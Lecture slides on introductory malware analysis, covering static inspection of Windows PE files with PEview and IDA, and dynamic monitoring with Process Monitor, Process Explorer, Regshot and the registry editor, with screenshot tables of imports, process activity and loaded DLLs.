	Section table (each section header is 40 bytes)				68											
					variable											

Figure from <https://stackoverflow.com/questions/34684660/how-to-determine-the-size-of-an-pe-executable-file-from-headers-and-or-foote>

# What does an executable look like in PEview?



Download PEview from <http://wjrdburn.com/software>

## PEview

Extracts readable information from the PE file:

- ▶ Shows the sections present.
- ▶ Lists included DLLs, exported and imported functions.
- ▶ Look for suspicious section sizes.  
*(Virtual size and Size of raw data should be relatively equal.)*


## Interactive DisAssembler (IDA)

IDA extracts information from the PE file:

- ▶ Lists strings present in the file.
- ▶ Lists included DLLs, exported and imported functions.
- ▶ Finds the entry point of the executable. (The exported function).
- ▶ ...


But IDA does much more.

# What does an executable look like in IDA?



# What does an executable look like in IDA?

The control flow graph, shown in IDA.




# What does an executable look like in IDA?

The screenshot shows the IDA View-A window with the following columns: Address, Ordinal, Name, and Library. The table lists numerous Windows API functions, many of which are from the ADVAPI32 library. The first few entries are:

Address	Ordinal	Name	Library
00000000...		RegCreateKeyExW	ADVAPI32
00000000...		RegQueryValueExW	ADVAPI32
00000000...		RegCloseKey	ADVAPI32
00000000...		RegSetValueExW	ADVAPI32
00000000...		EncryptFileW	ADVAPI32
00000000...		DecryptFileW	ADVAPI32
00000000...		EventWrite	ADVAPI32
00000000...		DuplicateEncryptionInfoFile	ADVAPI32
00000000...		EventUnregister	ADVAPI32
00000000...		EventRegister	ADVAPI32
00000000...		RegOpenKeyExW	ADVAPI32
00000000...		GetNamedSecurityInfoW	ADVAPI32
00000000...		SetNamedSecurityInfoW	ADVAPI32
00000000...		RegDeleteKeyW	ADVAPI32
00000000... 381		COMCTL32_381	COMCTL32
00000000... 345		COMCTL32_345	COMCTL32
00000000...		ImageList_GetImageCount	COMCTL32
00000000...		ImageList_Remove	COMCTL32
00000000...		ImageList_ReplaceIcon	COMCTL32
00000000...		ImageList_Draw	COMCTL32
00000000...		GetFileDialogW	COMDLG32
00000000...		GetOpenFileNameW	COMDLG32
00000000...		EnumFontFamiliesExW	GDI32
00000000...		GetTextFaceW	GDI32
00000000...		GdiGradientFill	GDI32
00000000...		GetTextMetricsW	GDI32
00000000...		Polyline	GDI32

Line 1 of 1164

# What does an executable look like in IDA?



The screenshot shows the IDA Pro interface with the 'Exports' table selected. The table has three columns: Name, Address, and Ordinal. A single entry is present: 'start' at address 0000000140090830, which is noted as the '[main entry]'. The interface includes a toolbar with various icons and tabs for different views.

Name	Address	Ordinal
start	0000000140090830	[main entry]

Line 1 of 1

## What does an executable look like in IDA?

## Basic dynamic analysis

## Basic dynamic analysis

- ▶ How does the executable interact with the system?
- ▶ Which processes are running, and which DLLs are loaded?
- ▶ Does the registry change?

## Basic dynamic analysis

- ▶ How does the executable interact with the system? [Process Monitor](#)
- ▶ Which processes are running, and which DLLs are loaded? [Process Explorer](#)
- ▶ What happens in the registry? [Regedit/Regshot](#)

## Process Monitor

- ▶ Sysinternals suite: procmon.exe
- ▶ Monitors activity in: Registry, File system, Network, and Processes and threads.
- ▶ Which activity that is shown can be toggled by buttons or by setting filters manually.
- ▶ Need to use filters! (Filter → Filter... or Ctrl + L)
- ▶ Mastering filters is the key to mastering Process Monitor.
- ▶ Right click on an entry to add it to the filter, either as exclude or include.
- ▶ Start and stop capturing at the right times (Ctrl + E).
- ▶ Clear the log when suitable (Ctrl + X).
- ▶ Double click an event to see event properties (including process properties and call stack).

## Process Monitor

What can process monitor tell us?

- ▶ **Registry.** By examining registry operations, you can tell how a piece of malware installs itself in the registry.
- ▶ **File system.** Exploring file system interaction can show all files that the malware creates or configuration files it uses.
- ▶ **Process activity.** Investigating process activity can tell you whether the malware spawned additional processes.
- ▶ **Network.** Identifying network connections can show you any ports on which the malware is listening.

# Process Monitor

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time Process Name PID Operation Path Result Detail

1:01:4... mspaint.exe 2240 RegOpenKey HKCU\Software\Microsoft\Windows\CurrentVersion\Po... NAME NOT FOUND Desired Access: Read

1:01:4... mspaint.exe 2240 RegOpenKey HKLM\Software\Microsoft\CTF\KnownClasses NAME NOT FOUND Desired Access: Read

1:01:4... mspaint.exe 2240 RegOpenKey HKLM\Software\Microsoft\CTF\KnownClasses NAME NOT FOUND Desired Access: Read

1:01:4... mspaint.exe 2240 ReadFile C:\Windows\win32\x86\_microsoft.windows.gdiplus\_659 SUCCESS Offset: 181,248

1:01:4... mspaint.exe 2240 CreateFile C:\Windows\win.ini SUCCESS Desired Access: Exclusive, Fail

1:01:4... mspaint.exe 2240 LockFile C:\Windows\win.ini SUCCESS AllocationSize: 4

1:01:4... mspaint.exe 2240 QueryStandardHandle C:\Windows\win.ini SUCCESS Offset: 0, Length: 0

1:01:4... mspaint.exe 2240 UnlockFileSingle C:\Windows\win.ini SUCCESS Offset: 0, Length: 0

1:01:4... mspaint.exe 2240 CloseFile C:\Windows\win.ini SUCCESS

1:01:4... mspaint.exe 2240 CreateFile C:\Windows\System32\map32.dll SUCCESS Desired Access: Read

1:01:4... mspaint.exe 2240 QueryBasicInfo C:\Windows\System32\map32.dll SUCCESS CreationTime: 8/1/2006 10:45:00 AM

1:01:4... mspaint.exe 2240 CloseFile C:\Windows\System32\map32.dll SUCCESS

1:01:4... mspaint.exe 2240 RegOpenKey HKLM\Software\Microsoft\CTF\KnownClasses NAME NOT FOUND Desired Access: Read

1:01:4... mspaint.exe 2240 RegOpenKey HKLM\Software\Microsoft\CTF\KnownClasses NAME NOT FOUND Desired Access: Read

1:01:4... mspaint.exe 2240 ReadFile C:\Windows\System32\UI.Ribbon.Res.dll SUCCESS Offset: 360,960, Length: 16,384, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal

1:01:4... mspaint.exe 2240 ReadFile C:\Windows\System32\UI.Ribbon.Res.dll SUCCESS Offset: 377,344, Length: 16,384, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal

1:01:4... mspaint.exe 2240 ReadFile C:\Windows\System32\UI.Ribbon.Res.dll SUCCESS Offset: 143,872, Length: 16,384, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal

1:01:4... mspaint.exe 2240 ReadFile C:\Windows\System32\UI.Ribbon.Res.dll SUCCESS Offset: 172,544, Length: 16,384, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal

1:01:4... mspaint.exe 2240 RegOpenKey HKCU\Software\Microsoft\CTF\LayoutIcon\0409\0000... NAME NOT FOUND Desired Access: Read

1:01:4... mspaint.exe 2240 RegCloseKey HKCU SUCCESS

1:01:4... mspaint.exe 2240 ReadFile C:\Windows\System32\UI.Ribbon.dll SUCCESS Offset: 1,532,928, Length: 32,768, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal

1:01:4... mspaint.exe 2240 ReadFile C:\Windows\System32\UI.Ribbon.dll SUCCESS Offset: 2,024,448, Length: 32,768, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal

1:01:4... mspaint.exe 2240 ReadFile C:\Windows\System32\UI.Ribbon.dll SUCCESS Offset: 2,388,992, Length: 32,768, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal

1:01:4... mspaint.exe 2240 ReadFile C:\Windows\System32\UI.Ribbon.dll SUCCESS Offset: 1,324,032, Length: 32,768, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal

1:01:4... mspaint.exe 2240 ReadFile C:\Windows\System32\UI.Ribbon.Res.dll SUCCESS Offset: 61,952, Length: 16,384, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal

1:01:4... mspaint.exe 2240 ReadFile C:\Windows\System32\UI.Ribbon.Res.dll SUCCESS Offset: 320,000, Length: 16,384, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal

Process Monitor Filter

Display entries matching these conditions:


Process Name is mspaint.exe then Include

Reset Add Remove

Column	Relation	Value	Action
<input checked="" type="checkbox"/> Process N...	is	mspaint.exe	Include
<input checked="" type="checkbox"/> Process N...	is	Procmon.exe	Exclude
<input checked="" type="checkbox"/> Process N...	is	Procexp.exe	Exclude
<input checked="" type="checkbox"/> Process N...	is	Autorange.exe	Exclude
<input checked="" type="checkbox"/> Process N...	is	System	Exclude
<input checked="" type="checkbox"/> Operation	begins with	IRP_MJ...	Include

OK Cancel Apply

# Process Monitor



## Process Explorer

- ▶ Monitors running processes.
- ▶ Shows the process hierarchy.
- ▶ Show more columns: Right click on the bar containing column titles and click *Select Columns*
- ▶ Add the columns User name, Path, Integrity, and ASLR, for example.
- ▶ Shows which process is started by which user.
- ▶ One executable may have several processes.
- ▶ Open *Lower pane* and choose DLLs (or handles).
- ▶ The DLLs loaded at startup may not be all.

# Process Explorer

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	User Name	Path	Integrity	ASLR
eshoot.exe		148,320 K	33,212 K	4008	Host Process for Windows S...	Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\System... System	Medium	ASLR
svchost.exe		1,284 K	4,768 K	3260	Host Process for Windows S...	Microsoft Corporation	NT AUTHORITY\LOCAL SER...	C:\Windows\System... System	Medium	ASLR
task.exe		3,188 K	7,544 K	456	Local Security Authority Pro...	Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\System... System	Medium	ASLR
lsm.exe		1,664 K	3,932 K	464	Local Session Manager Serv...	Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\System... System	Medium	ASLR
cars.exe	0.15	2,208 K	5,652 K	360	Client Server Runtime Process	Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\System... System	Medium	ASLR
winlogon.exe		1,516 K	4,408 K	388	Windows Logon Application	Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\System... System	Medium	ASLR
explorer.exe	0.09	45,344 K	49,852 K	2132	Windows Explorer	Microsoft Corporation	IETWIN7\ElUser	C:\Windows\explor... Medium	Medium	ASLR
VBoxTray.exe	0.02	1,376 K	4,372 K	2568	VirtualBox Guest Additions Tr...	Oracle Corporation	IETWIN7\ElUser	C:\Windows\System... Medium	Medium	ASLR
dbg.exe	0.56	44,296 K	33,188 K	2904	The Interactive Debugger	Datamuse sa/nv	IETWIN7\ElUser	C:\Program Files\... Medium	Medium	ASLR
PEView.exe		10,744 K	21,916 K	3160	PE/COFF File Viewer	Wayne J. Redburn	IETWIN7\ElUser	C:\myPrograms\Vi... Medium	Medium	ASLR
process.exe	6.47	14,412 K	25,664 K	2928	Syinternals Process Explorer	Syinternals - www.syinter...	IETWIN7\ElUser	C:\syinternals\proces... High	High	ASLR
mspaint.exe		15,248 K	27,416 K	4092	Paint	Microsoft Corporation	IETWIN7\ElUser	C:\Windows\System... Medium	Medium	ASLR
explore.exe	0.03	10,264 K	25,204 K	4088	Internet Explorer	Microsoft Corporation	IETWIN7\ElUser	C:\Program Files\... Medium	Medium	ASLR
explore.exe		10,800 K	29,464 K	2752	Internet Explorer	Microsoft Corporation	IETWIN7\ElUser	C:\Program Files\... Low	Low	ASLR
explore.exe	< 0.01	7,736 K	19,160 K	3632	Internet Explorer	Microsoft Corporation	IETWIN7\ElUser	C:\Program Files\... Low	Low	ASLR
Name	Description	Company Name	Path	Size						
advapi32.dll	Advanced Windows 32 Base API	Microsoft Corporation	C:\Windows\System32\advapi32.dll	0xA1000						
api-ms-win-downlev...	ApiSet Stub DLL	Microsoft Corporation	C:\Windows\System32\api-ms-win-downlevel-advapi32-1-0.dll	0x5000						
api-ms-win-downlev...	ApiSet Stub DLL	Microsoft Corporation	C:\Windows\System32\api-ms-win-downlevel-normaliz1-1-0.dll	0x3000						
api-ms-win-downlev...	ApiSet Stub DLL	Microsoft Corporation	C:\Windows\System32\api-ms-win-downlevel-shlwapi1-1-0.dll	0x4000						
api-ms-win-downlev...	ApiSet Stub DLL	Microsoft Corporation	C:\Windows\System32\api-ms-win-downlevel-shlwapi2-1-0.dll	0x4000						
api-ms-win-downlev...	ApiSet Stub DLL	Microsoft Corporation	C:\Windows\System32\api-ms-win-downlevel-user32-1-0.dll	0x4000						
api-ms-win-downlev...	ApiSet Stub DLL	Microsoft Corporation	C:\Windows\System32\api-ms-win-downlevel-version1-1-0.dll	0x4000						
apideschema.dll	ApiSet Schema DLL	Microsoft Corporation	C:\Windows\System32\apideschema.dll	0x1000						
apphelp.dll	Application Compatibility Client Libr...	Microsoft Corporation	C:\Windows\System32\apphelp.dll	0x40000						

CPU Usage: 9.56% Commit Charge: 21.21% Processes: 46 Physical Usage: 31.30%

## Process Explorer - Explore Paint

- ▶ Open Process Explorer
- ▶ Open Paint
- ▶ Have a look at the loaded DLLs.
- ▶ Click around in Paint. Press save, draw something, open help, ...
- ▶ Check the loaded DLLs again. You now should have more DLLs loaded.

## Process Explorer - Explore Internet Explorer

- ▶ Open Process Explorer
- ▶ Open Internet Explorer
- ▶ You get two processes, of different integrity.
- ▶ Open more tabs.
- ▶ You get one Low integrity process for each tab.

## How to use Process Monitor and Process Explorer?

- ▶ *Run as administrator* gives more information.
- ▶ These tools give an overview of what the executable is doing.
- ▶ Combine this information, and use it to guide your further investigations.
- ▶ Investigate files, registries, ... that the executable interacts with.
- ▶ Malware may use temporary files to hide or obfuscate its actions.


## Registry Editor and Regshot

- ▶ Regshot takes snapshots of the registry.
- ▶ Snapshots before and after a piece of malware is run shows how it installs itself in the registry.
- ▶ The registry may be used for persistence.
- ▶ Registry Editor (regedit) shows the contents of the registry.
- ▶ Press the windows key and write regedit to start the Registry Editor.


## The registry

- ▶ Stores low-level settings for the Windows OS.
- ▶ Applications may store settings in the registry.
- ▶ The registry has an hierarchical structure.
- ▶ The registry contains *keys* and *values*.
- ▶ A key may contain subkeys and values.
- ▶ There is a set of specific root keys, including:
  - ▶ HKEY\_LOCAL\_MACHINE contains local machine specific configuration data.  
Restricted access.
  - ▶ HKEY\_CURRENT\_USER contains settings specific for the current user. Less restricted access.
  - ▶ HKEY\_CURRENT\_CONFIG contains information gathered at runtime. Generally not stored on disk.
- ▶ The registry is stored in multiple files on the system, called *hives*. And some are not stored on disk.


# Registry Editor



# Registry Editor



# Registry Editor



# Processes

## Levels of abstraction

- ▶ **Hardware.** The only physical level, consisting of electrical circuits able to perform logical operations.
- ▶ **Microcode.** Also called firmware. Specific for the exact hardware for which it was designed.
- ▶ **Machine code** consists of opcodes, hexadecimal numbers, which each corresponds to a specific instruction for the processor. Each opcode is normally implemented with several microcode instructions.
- ▶ **Low-level languages.** Human readable version of the computer architecture's instruction set. Assembly is most common. This is the level malware analysts operate at.
- ▶ **High-level languages.** Written by computer programmers. Includes languages like C and C++. A compiler translates the programs into machine code.
- ▶ **Interpreted languages.** Interpreted languages like C#, Perl, .NET, and Java. These are interpreted into bytecode instead of machine code. Bytecode executes within an interpreter, which translates bytecode into executable machine code at runtime.

## Levels of abstraction

- ▶ **Hardware.** The only physical level, consisting of electrical circuits able to perform logical operations.
- ▶ **Microcode.** Also called firmware. Specific for the exact hardware for which it was designed.
- ▶ **Machine code** consists of opcodes, hexadecimal numbers, which each corresponds to a specific instruction for the processor. Each opcode is normally implemented with several microcode instructions.
